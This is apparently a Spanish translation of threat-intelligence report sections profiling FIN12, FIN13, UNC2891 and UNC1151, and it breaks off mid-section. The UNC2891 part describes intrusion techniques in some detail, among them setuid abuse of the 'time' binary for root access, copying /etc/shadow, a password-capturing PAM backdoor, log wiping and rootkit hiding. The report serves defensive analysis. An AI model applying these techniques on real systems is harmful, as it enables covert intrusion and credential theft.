Si bien FIN12 parece depender de asociaciones estrechas con el objetivo de obtener acceso inicial a las organizaciones, es casi seguro de que el grupo tiene algún tipo de aporte con respecto a la selección de la víctima. FIN12 ha atacado en gran medida a organizaciones con altos niveles de ingresos. A diferencia de otros perpetradores de ransomware, el grupo ha atacado con frecuencia a organizaciones del sector de la atención médica. Si bien FIN12 ha atacado, de forma abrumadora, organizaciones ubicadas en Norteamérica, la evidencia demuestra que están expandiendo sus ataques regionales.

Históricamente, FIN12 ha mantenido una estrecha asociación con perpetradores afiliados a TRICKBOT. Todos los incidentes que involucraron a FIN12 antes de marzo de 2020, aprovecharon el acceso que se obtuvo a partir las infecciones con TRICKBOT. No obstante, tras un receso en la actividad a partir de finales de marzo de 2020 hasta finales de agosto de 2020, según parece, FIN12 diversificó sus asociaciones, posiblemente buscando obtener las herramientas y los servicios de otros perpetradores con el objetivo de aumentar el volumen y la eficiencia de sus ataques. En septiembre de 2020, FIN12 pasó al acceso obtenido mediante las infecciones con BAZARLOADER que Mandiant rastrea como UNC2053. Mandiant observó numerosas superposiciones entre UNC2053 y las operaciones de TRICKBOT, incluyendo el uso de infraestructura común, certificados de firma de código, inyectores y TTP de distribución. Mandiant considera que BAZARLOADER y TRICKBOT probablemente se desarrollaron bajo la dirección de perpetradores en común.


En al menos cuatro intrusiones de FIN12 entre febrero y abril de 2021, la evidencia reveló el acceso malicioso al entorno Citrix de las organizaciones atacadas. Si bien las investigaciones no confirmaron cómo FIN12 obtuvo credenciales legítimas para el entorno, es muy posible que los perpetradores hayan dependido de compras en foros clandestinos.

En dos intrusiones separadas de FIN12 durante mayo de 2021, un perpetrador consolidó una presencia en el entorno mediante campañas de correo electrónico malicioso distribuidas de forma interna desde cuentas de usuario comprometidas. En ambos incidentes, el perpetrador utilizó credenciales vulneradas para acceder al entorno de Microsoft 365 de la organización atacada. Si bien las TTP de distribución variaron, ambas campañas dieron lugar a cargas útiles de WEIRDLOOP y BEACON atribuidas a FIN12.

Mayor velocidad de los ataques

Después de adquirir acceso a los entornos de las víctimas, FIN12 implementa rápidamente el ransomware. En *M-Trends 2021*, el tiempo de permanencia promedio en todas las investigaciones de ransomware fue de cinco días, mientras que en las operaciones de FIN12, el tiempo de permanencia fue de menos de dos días. Mandiant observó una disminución considerable año tras año en la cantidad de tiempo entre el acceso inicial y la implementación del ransomware por parte de FIN12. La mayor parte de los incidentes de RYUK a los que Mandiant respondió se atribuyen a FIN12, pero evaluamos que este ransomware no es exclusivo del grupo. FIN12 ha implementado de forma casi exclusiva el ransomware RYUK. No obstante, en una instancia, FIN12 implementó el ransomware CONTI y extorsionó a la organización con la amenaza de publicar los datos robados.

Figura 1: FIN12: Días para el rescate



Mandiant observó que FIN12 utilizó un amplio conjunto de herramientas que incluía el marco EMPIRE basado en PowerShell y el troyano bancario TRICKBOT. Sin embargo, desde febrero de 2020, FIN12 ha utilizado cargas útiles BEACON de Cobalt Strike en casi todas sus intrusiones, desde reconocimiento interno hasta implementación de ransomware.

Expansión regional de los ataques

Mandiant espera que los ataques regionales de FIN12 continúen ampliándose. Hubo una atención considerable por parte del Gobierno estadounidense con respecto a las amenazas de ransomware en 2021. Se llevaron a cabo varios esfuerzos para limitar la amenaza, incluyendo sanciones y las amenazas de futuras sanciones contra los perpetradores que implementaran el ransomware y los servicios utilizados por estos perpetradores para facilitar las transacciones financieras. El elevado nivel de atención negativa puede hacer que las organizaciones con sede en EE. UU. sean un objetivo menos deseable para FIN12, lo que significa que podría centrar su atención en organizaciones que operen en otras áreas del mundo, incluyendo naciones de Europa Occidental y la región de Asia-Pacífico.

FIN13 PRIORIZA LOS OBJETIVOS CON SEDE EN MÉXICO


Activo desde al menos 2016, FIN13 es un grupo de amenazas con motivación financiera que ataca a organizaciones con sede en México. El grupo ha monetizado sus intrusiones recopilando la información que requiere para realizar transferencias financieras fraudulentas. Mandiant considera que FIN13 obtuvo acceso a las organizaciones víctimas aprovechando las vulnerabilidades en los servidores web públicos y herramientas y malware populares que se basan, al menos en forma parcial, en código disponible públicamente. No obstante, el grupo de amenazas también demostró que tiene la capacidad de implementar pequeñas herramientas y utilidades personalizadas desarrolladas para respaldar objetivos específicos en los entornos atacados. FIN13 se caracteriza todavía más por su extenso uso de las web shell y otras puertas traseras pasivas en las diversas etapas del ciclo de vida del ataque.

Tiempos de permanencia prolongados y TTP en constante desarrollo

A diferencia de muchos perpetradores con motivación financiera rastreados por Mandiant, FIN13 suele mantener una presencia en los entornos de las víctimas hasta por varios años. Debido a este acceso prolongado, Mandiant ha podido observar la evolución de las TTP del grupo a lo largo del tiempo, incluso en entornos individuales. Los cambios notables en las TTP incluyeron una transición desde el uso casi exclusivo de web shell tradicionales hasta BLUEAGAVE, una puerta trasera pasiva basada en Pearl o PowerShell. FIN13 no solo realiza actualizaciones regulares a codificación del archivo utilizado para confundir sus herramientas, scripts y malware, sino también los datos que roban.

Estrategia de monetización única

FIN13 monetiza sus operaciones con esquemas habilitados directamente a través del robo de datos. El grupo suele robar datos financieros o archivos relacionados con el sistema de punto de venta (POS) de una empresa, cajeros automáticos y sistemas generales de procesamiento de transacciones financieras. FIN13 también parece adaptar sus operaciones de etapa final al entorno único de cada víctima. En al menos un incidente, los perpetradores implementaron malware personalizado que Mandiant rastrea como GASCAN, que procesa datos de transacciones y tarjetas de POS que se estructuran en un formato que probablemente se utiliza para generar transacciones financieras fraudulentas. Las intrusiones de FIN13 que atacan a comerciantes minoristas en ocasiones condujeron al robo de datos de tarjetas de pago, pero en lugar de recopilar estos datos para venderlos en los mercados clandestinos, la evidencia sugiere que se utilizaron para generar transferencias de fondos fraudulentas hacia cuentas controladas por el atacante. Este enfoque es relativamente único; muchos perpetradores que atacan los sistemas de POS enfocan sus operaciones en obtener y vender los datos de las tarjetas de crédito.




Los ataques altamente localizados en México por parte de FIN13 es algo atípico de los perpetradores con motivación financiera, que son oportunistas en términos generales.

Geográficamente enfocado en objetivos en México

Mandiant no ha confirmado el origen geográfico de los perpetradores detrás de las operaciones de FIN13; no obstante, las cadenas contenidas en el malware y su ataque exclusivo a organizaciones con sede en México sugiere que al menos una parte del grupo habla español con fluidez. Por ejemplo, muchas web shell y herramientas disponibles públicamente que utilizan FIN13 han sido modificadas para contener elementos de código en español.

Los ataques altamente localizados en México por parte de FIN13 es algo atípico de los perpetradores con motivación financiera, que son oportunistas en términos generales. No obstante, los ataques regionales han sido históricamente más comunes en las comunidades de ciberdelincuencia de América Latina. Por ejemplo, Mandiant informó anteriormente sobre perpetradores brasileños que históricamente se enfocaron en atacar a personas y organizaciones con sede en Brasil. Empezamos a observar una expansión considerable en los ataques de ese grupo a inicios de 2018, lo que probablemente se debió a su sofisticación cada vez mayor y al desarrollo de relaciones con otros ciberdelincuentes. Es plausible que las operaciones de FIN13 sigan un patrón similar. A medida que las técnicas profesionales del perpetrador mejoran y las organizaciones con sede en México desarrollan programas de seguridad más consolidados, es probable que FIN13 empiece a atacar organizaciones en otras partes del mundo.



COMPRENDER LA COMPLEJIDAD DE UNC2891

En 2021, Mandiant respondió una serie de incidentes que atacaron a organizaciones financieras en la región de Asia-Pacífico. Durante estas investigaciones, Mandiant identificó un grupo de amenazas que demostró un conjunto de habilidades poco usual. Este grupo, que Mandiant rastrea internamente como UNC2891, posee una desenvoltura y experiencia en atacar a sistemas basados en Unix y Linux de objetivos que parecen tener motivación financiera. UNC2891 mantiene un arsenal de malware y herramientas para desplazarse con facilidad a través de entornos y limitar los rastros de evidencia forense en los endpoints afectados. En general, UNC2891 demuestra los atributos de un adversario calificado y con la capacidad de obtener una comprensión profunda de los sistemas que ataca y hacer un uso extenso de las herramientas disponibles públicamente que personaliza, compila y empaqueta para diferentes sistemas operativos. De manera similar, Mandiant observó evidencia que indica que UNC2891 tiene una comprensión compleja de la seguridad operativa y aplica varias técnicas para ocultar su presencia y entorpecer los esfuerzos de respuesta.

SUN4ME


Mandiant identificó evidencia de que UNC2891 utilizó un kit de herramientas expansivas de atacante denominado SUN4ME. SUN4ME es un binario ELF independiente con más de 100 comandos que ayudan al operador en todas las etapas del ciclo de vida del ataque. Las capacidades de SUN4ME respaldan el reconocimiento de la red, la enumeración del host, la explotación de vulnerabilidades comunes y medidas antiforenses junto con utilidades shell comunes. No se comprende bien el origen exacto de SUN4ME. No obstante, con base en las investigaciones donde se identificó a UNC2891, las capacidades de SUN4ME fueron el factor principal para las operaciones del perpetrador. La naturaleza compilada de SUN4ME en combinación con su extenso conjunto de funciones compatibles proporcionó a UNC2891 implementación flexible y rendimiento constante. Cuando los entornos de producción pueden restringir la instalación de paquetes extraños o alertar a los defensores de la red de su presencia, un binario compilado podría desplazarse de un endpoint a otro con relativa facilidad. UNC2891 podría depender del amplio conjunto de herramientas de SUN4ME sin tener que preocuparse de los problemas de dependencia que comúnmente experimentan los diferentes conjuntos de sistemas operativos basados en Linux y Unix.

Varios de los comandos en SUN4ME son scripts o herramientas disponibles públicamente que también están presentes en marcos o distribuciones ofensivas de carácter diverso. Sin embargo, Mandiant identificó herramientas personalizadas integradas en SUN4ME, que incluyen exploits para vulnerabilidades de ejecución de código remoto en el software Oracle WebLogic y Veritas NetBackup. SUN4ME también incluye un comando de demostración que contiene dieciséis animaciones de terminal ASCII diferentes junto con extensos diálogos de ayuda para las características compatibles. Los diálogos de ayuda se proporcionan en inglés fluido, lo que sugiere que el desarrollador puede ser un hablante del inglés.

UNC2891 utilizó *sshock*, una herramienta de ataque forzoso SSH que se incluye con SUN4ME, como medio de acceso inicial a los entornos de las organizaciones atacadas. La herramienta *sshock* admite el uso de credenciales de lista de palabras, análisis paralelo de los objetivos y la capacidad de recopilar claves SSH de los sistemas atacados después de obtener acceso a estos. Estas características permitieron que UNC2891 ejecute comandos además de cargar, ejecutar y eliminar archivos automáticamente después de comprometer el sistema. Mandiant identificó evidencia que indica que UNC2891 llevó a cabo el reconocimiento de los entornos comprometidos para complementar las listas de credenciales integradas que incluían *sshock*. La naturaleza automatizada de algunas características de *sshock* ayudó a que el atacante se propagara en el entorno. Después de que UNC2891 comprometiera con éxito un entorno, SUN4ME y *sshock* facilitaron el desplazamiento en el entorno atacado al implementar malware y puertas traseras adicionales.

UNC2891, ciclo de vida del ataque específico

SUN4ME



Familia de inyectores en memoria STEEL

En cada caso donde Mandiant recuperó las variantes de SUN4ME, este se cargó a través de un inyector en memoria que Mandiant rastrea como STEELCORGI. Si bien los inyectores en memoria no son terriblemente únicos incluso en los entornos basados en Unix y Linux, STEELCORGI utiliza técnicas que aparentemente se diseñaron para limitar la detección y la identificación a gran escala de su funcionamiento. Los inyectores de STEELCORGI descifran una carga útil integrada basada en una alerta de comportamiento configurable y variables del entorno obtenidas en el tiempo de ejecución, pero también lleva a cabo pasos para confundir las variables del entorno a las que accedería. Durante las investigaciones donde se sospecha la presencia de malware activo que aprovecha las variables del entorno, los analistas suelen identificar la variable de entorno fuente y enumerar las distancias de esa variable de entorno dentro de la red. La presencia de la variable de entorno actúa de manera eficaz como un indicador de compromiso y permite que los analistas delimiten los endpoints sospechosos y los prioricen para un análisis profundo. STEELCORGI se diseñó para frustrar estos esfuerzos al enumerar las variables de entorno mediante el hash SHA256 del nombre de variable, lo que limita la capacidad de identificar las variables del entorno a partir del análisis del malware únicamente. Sin la clave específica utilizada por STEELCORGI, era imposible descifrar las cargas útiles.

Si bien algunas variantes de STEELCORGI frustraron los esfuerzos de análisis y detección, una muestra más reciente de STEELCORGI presentó posibilidades para descifrar las cargas útiles. Una muestra obtenía la clave de descifrado a partir de múltiples piezas de información extraídas del endpoint objetivo. Cuando un endpoint o su información de hardware estuvo disponible, Mandiant pudo descifrar las cargas útiles integradas en esas versiones de STEELCORGI. Mandiant observó además que UNC2891 uso un inyector en memoria con una funcionalidad parecida a STEELCORGI, excepto que este enumera las claves a través de un hash MD5 de las variables de entorno e incluye la funcionalidad para crear nuevas versiones de sí mismo con diferentes cargas útiles. Mandiant rastrea esta variante como STEELHOUND.

Tácticas, técnicas y procedimientos destacados

Poco después de obtener acceso a nivel de raíz a un endpoint atacado, UNC2891 establecería los bits *setuid* y *setgid* en ejecutables legítimos propiedad de la raíz. Los bits *setuid* y *setgid* permiten que un usuario sin privilegios ejecute el archivo bajo el contexto del propietario, en este caso el contexto de raíz. Esto permitió que UNC2891 mantuviera acceso de comando a nivel de raíz en un sistema sin necesidad de contar con permisos de nivel alto ni suplantar a un usuario con privilegios. Un ejemplo común observado por Mandiant durante las investigaciones sobre UNC2891 fue el hecho de establecer los bits *setuid* y *setgid* en el programa de tiempo de Unix. Esto permitió que UNC2891 delegara comandos como un argumento de tiempo lo que tuvo como resultado que los comandos fueron ejecutados como el usuario raíz.

Durante la actividad de desplazamiento lateral y reconocimiento interno, UNC2891 solía utilizar un script de shell extenso que realizaba el reconocimiento de la red y del endpoint, incluyendo la recopilación de los procesos en ejecución, la información de la sesión y los hosts y las claves conocidas por SSH. También hacía copias de archivos de credenciales como */etc/shadow and /etc/passwd*. UNC2891 a menudo crearía un nuevo directorio para almacenar la salida de estos scripts, después, el atacante los comprimiría y codificaría utilizando un esquema uuencode. Si bien *uuencode* es un esquema de codificación poco común para los atacantes, UNC2891 lo utilizó ampliamente junto con un conjunto de scripts en Perl (incluidos en SUN4ME) para facilitar la codificación y decodificación de los archivos.

En la mayoría de los casos, UNC2891 instalaría de inmediato en los endpoints comprometidos una puerta trasera que Mandiant rastrea como SLAPSTICK. SLAPSTICK es una puerta trasera basada en el módulo de autenticación conectable (Pluggable Authentication Module, PAM) Linux que proporciona acceso al sistema mediante una contraseña codificada de forma rígida. Durante la instalación, el módulo de autenticación PAM Linux original se renombra y el módulo SLAPSTICK malicioso ocupa su lugar, enganchando de manera eficaz el proceso de autenticación PAM. Esto también permite que SLAPSTICK capture credenciales en texto llano de los inicios de sesión de usuarios que posteriormente escribe en un archivo cifrado en el disco. Las variantes de SLAPSTICK admiten comandos básicos, como la capacidad de eliminarse de un endpoint, crear conexiones salientes o generar un shell con HISTFILE sin conectar. La capacidad de SLAPSTICK de proporcionar un acceso de puerta trasera encubierto a los endpoints junto con la funcionalidad de recopilación de credenciales impulsó la mayor parte del desplazamiento lateral observado para UNC2891 y fue la forma principal en que el atacante tuvo acceso a los endpoints comprometidos. El análisis de un instalador operativo de SLAPSTICK reveló que, al igual que SUN4ME, SLAPSTICK parece ser confiable y está bien diseñado, y además cuenta con diálogos de ayuda útiles e inicio de sesión en consola.

Después de establecer una presencia y desplazarse lateralmente en todo el entorno atacado, UNC2891 implementó variantes personalizadas de la puerta trasera TINYSHELL que está disponible públicamente. Las variantes de TINYSHELL que UNC2891 utilizó se configuraron para comunicarse con servidores de comando y control (C2) externos que eran leídos desde un archivo codificado en disco. El análisis de las puertas traseras y los archivos de configuración asociados de TINYSHELL proporcionó información con respecto a las infraestructuras C2 de UNC2891. Las implementaciones de TINYSHELL estuvieron limitadas a endpoints críticos dentro del entorno y cada instancia se configuró para comunicarse con un dominio DNS dinámico único basado en el nombre del host o la función general del endpoint comprometido. Mandiant sospecha que UNC2891 solo habilitó la resolución DNS para estos dominios durante periodos operativos limitados cuando se requería acceso externo. Como resultado, no se recuperaron datos DNS pasivos para los dominios C2 externos observados. No es poco común el uso de DNS dinámica como un mecanismo de C2. Sin embargo, la combinación de dominios individuales para cada host y el tiempo limitado durante el cual los dominios se configuraron para resolución indica el grado de seguridad operativa y comprensión de las prácticas de respuesta ante incidentes de UNC2891.

Eludir la detección y entorpecer el análisis

El análisis de los encuentros de Windows difiere drásticamente del análisis similar de los endpoints basados en Linux o Unix. Gran parte de la flexibilidad inherente de los sistemas operativos basados en Unix, que los desarrolladores y administradores consideran valiosa, limita la confianza del análisis que se puede realizar. Las limitaciones a menudo resultan en una dependencia excesiva de los archivos de registro que genera el sistema operativo y es una oportunidad para que los atacantes minimicen los artefactos que dejan durante una campaña. UNC2891 aprovechó tales limitaciones mediante herramientas que se incluían con SUN4ME.

La *herramienta de eliminación*, que Mandiant rastrea de forma interna como LOGBLEACH, elimina las entradas de registro de varios archivos de registro de Unix y Linux haciéndolos coincidir contra filtros que se proporcionan en la línea de comandos, como nombre de usuario, dirección IP, nombre del host o incluso el periodo de tiempo en el cual se generaron las entradas. LOGBLEACH también incluye la capacidad de manipular el archivo binario *lastlog*, que rastrea el último tiempo de inicio de sesión de cada cuenta, ya sea eliminando o falsificando la información dentro del archivo. UNC2891 implementa herramientas de eliminación

de registros específicas para la versión del sistema operativo vulnerado. Por ejemplo, una herramienta similar a LOGBLEACH, que Mandiant rastrea como WIPERIGHT, se utilizó a menudo para alterar los datos del registro en los sistemas Oracle Solaris SunOS con arquitectura basada en SPARC.

UNC2891 a menudo combina la manipulación de registro con acciones que limitan el análisis forense del sistema de archivos asociado. En varios casos, Mandiant identificó evidencia que indica que UNC2891 alteró las marcas de tiempo asociadas con archivos de malware en las máquinas atacadas, una técnica que comúnmente se denomina *timestomp (falseo de fecha)*. Si bien llevar a cabo el timestomp es moderadamente difícil en los sistemas de archivos basados en NTFS que se utilizan en Windows debido a la tabla maestra de archivos (Master File Table, MFT) y los atributos asociados con cada entrada, manipular las marcas de tiempo de los archivos en un endpoint basado en Unix a menudo es un ejercicio trivial. La combinación de la manipulación mediante timestomp y del archivo de registro indica que un sistema operativo es un narrador no confiable a los ojos de los analistas, lo que eleva el estándar que se requiere para un análisis exhaustivo y disminuye, potencialmente, el ritmo de una investigación a gran escala.

Aunque UNC2891 utilizó varias metodologías técnicas antiforenses, no dependió exclusivamente de soluciones técnicas. Para confundir todavía más el malware y las herramientas de UNC2891, el atacante a menudo mantenía las convenciones de nomenclatura y las ubicaciones de los archivos que comúnmente se observaban en un sistema operativo específico. Por ejemplo, se observó que UNC2891 usaba esquemas de denominación de archivos de malware que coincidían con la convención de nomenclatura común de las bibliotecas compartidas en Linux y mantenía una seguridad operativa bastante estricta al colocar esos archivos en los mismos directorios predeterminados. UNC2891 también mantuvo la persistencia de las puertas traseras mediante un archivo de unidad de servicio *systemd* diseñado para disfrazarse como un servicio legítimo como *systemd*, el daemon de caché de nombre (ncsd) y el daemon *at* (atd). Sin embargo, esta combinación de seguridad operativa y perspicacia técnica palidecía en comparación con el rootkit de kernel malicioso utilizado por UNC2891 y que Mandiant rastreaba como CAKETAP.

CAKETAP engancha varias llamadas a la API de redes del sistema para filtrar la presencia de las direcciones IP y los puertos que utilizan las puertas traseras del atacante. Este filtrado evita de manera eficaz que los comandos de sistema relacionados con la red como *netstat* muestra las conexiones de malware C2. Los ganchos adicionales a la API del sistema de archivos que instala CAKETAP se utilizan para proporcionar un canal de comunicación y un mecanismo de configuración para el rootkit. CAKETAP busca la existencia de secretos en los nombres de archivo que devuelven las funciones enganchadas y utiliza esto como una señal para recibir los comandos. Esta característica permitió que UNC2891 configurara y controlara CAKETAP mediante el acceso de puerta trasera existente a los servidores comprometidos al generar comandos de shell que utilizan las llamadas del sistema enganchado. Se descubrió una variante de CAKETAP que Mandiant considera que estaba destinada a manipular el tráfico de red que pasaba por la red de conmutación de los cajeros automáticos (Automated Teller Machine, ATM) de la víctima y potencialmente se utilizaba como parte de una operación de mayor envergadura para realizar retiros de efectivo no autorizados utilizando tarjetas bancarias fraudulentas.

Nexo con UNC1945


Mediante el análisis en profundidad de los datos de la intrusión recopilados durante las investigaciones atribuidas a UNC2891, Mandiant descubrió una superposición importante con UNC1945, un grupo que había sido informado públicamente como LightBasin. Ambos grupos demostraron su preferencia y experiencia en atacar a y operar desde endpoints basados en Linux y Unix. Las superposiciones observadas abarcan varios aspectos de atribución, pero en su mayoría se enfocan en el uso de las mismas familias de malware o familias similares, que son únicas con respecto a ambos grupos, además de las TTP únicas y las técnicas profesionales generales.

Mandiant identificó a SUN4ME, junto con variantes de herramientas incluidas, que UNC1945 utilizó en varias intrusiones. Durante estas investigaciones, Mandiant obtuvo varias versiones de SUN4ME, incluyendo la misma variante empaquetada de STEELCORGI que se observó que UNC2891 utilizaba. Al considerar la predilección de UNC2891 de las herramientas incluidas como SUN4ME, se observó que UNC1945 implementaba máquinas virtuales QEMU personalizadas precargadas que contenían un conjunto similar de herramientas y scripts que se cargaron previamente. Mandiant observó que ambos perpetradores implementaban inyectores STEELCORGI que cargaban familias de malware distintas a SUN4ME. Se observó que UNC1945 implementaba LOGBLEACH, además de una puerta trasera pasiva desconocida previamente a través de STEELCORGI. Otras superposiciones notables incluyen el uso por parte de ambos grupos de TINYSHELL y la puerta trasera basada en PAM SLAPSTICK, además de directorios y archivos de almacenamiento similares que se utilizaban para almacenar la salida de la línea de comandos.

A pesar de las superposiciones considerables entre ambos grupos, actualmente Mandiant no ha determinado si estos grupos de amenazas son atribuibles al mismo perpetrador debido en gran parte a la diferencia que se percibe en cuanto a sus motivaciones. Si bien se observó que UNC2891 atacaba principalmente a organizaciones financieras en la región de Asia-Pacífico, las intrusiones de UNC1945 abarcaban varios años durante los cuales el atacante vulneraba a víctimas de los sectores de proveedores de servicios gestionados y telecomunicaciones. Al momento de la redacción, si bien Mandiant no tiene evidencias para indicar los objetivos de UNC1945, la motivación probable serían las operaciones de espionaje. Mandiant continúa rastreando a UNC2891 y UNC1945 como grupos de actividad distinguibles.

Conclusión

UNC2891 ejecuta sus operaciones de manera sistemática mientras mantiene un alto nivel de seguridad operativa y emplea diversas técnicas para eludir el descubrimiento. A pesar de que la perspicacia técnica y operativa que UNC2891 demuestra sirve para que se mantenga bien oculto, las limitaciones con respecto a la detección e investigación forense de los sistemas operativos basados en Linux y Unix también facilita su ocultación. UNC2891 utiliza su experiencia en estos sistemas para aprovechar al máximo el menor nivel de visibilidad y capitalizar el amplio atractivo que tienen dichos sistemas en los entornos de producción. Una instrumentación adecuada del endpoint y una política integral de inicio de sesión que coloca los registros fuera del alcance de los atacantes potenciales son probables candidatos para las mejoras de seguridad que pueden inhibir la capacidad de UNC2891 y grupos similares de permanecer ocultos.



UNC1151 Y GHOSTWRITER VINCULADOS A LOS INTERESES BIELORRUSOS

UNC1151 es un grupo de actividad que Mandiant considera que está vinculado al Gobierno bielorruso, con base en indicadores técnicos y geopolíticos. En abril de 2021, emitimos un informe público que detallaba nuestra evaluación con alto nivel de confianza de que UNC1151 proporciona soporte técnico a la campaña de operaciones de información Ghostwriter. Esta evaluación (junto con las narrativas observadas de Ghostwriter congruentes con los intereses del gobierno bielorruso) indica una posibilidad de que Bielorrusia es, probablemente, al menos parcialmente responsable de la campaña Ghostwriter. Si bien no podemos descartar las contribuciones rusas, ya sea a UNC1151 o Ghostwriter, Mandiant no ha descubierto evidencia directa de dichas contribuciones.

Objetivos restringidos y alcance específico

UNC1151 ha atacado a una amplia variedad de entidades de los sectores gubernamental y privado, enfocándose en Ucrania, Lituania, Letonia, Polonia y Alemania. El ataque también incluye a periodistas, entidades de medios de comunicación y disidentes bielorrusos. Si bien varios servicios de inteligencia están interesados en estos países, el alcance de los ataques es más congruente con los intereses bielorrusos. Además, las operaciones de UNC1151 se enfocaron en obtener información confidencial y no se han descubierto esfuerzos de monetización.

Sentimientos contra la OTAN

